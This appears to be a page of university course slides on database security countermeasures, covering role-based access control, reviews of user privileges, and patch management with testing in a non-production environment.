GLA UNIVERSITY MATHURA

Countermeasures

Access Control & Least Privilege:

- **Implement Granular Access Control:** Enforce strict Role-Based Access Control (RBAC). Ensure users and applications can only access the specific data they need.
- **Regular Access Reviews:** Periodically review user privileges to ensure they are still required (prevents "privilege creep").

Patch Management:

- **Establish a Patch Cycle:** Regularly apply the latest security patches for your Database Management System (DBMS), operating system, and related software to fix known vulnerabilities.
- **Test Patches:** Test all patches in a non-production environment before deploying to live systems to avoid stability issues.

GLA UNIVERSITY MATHURA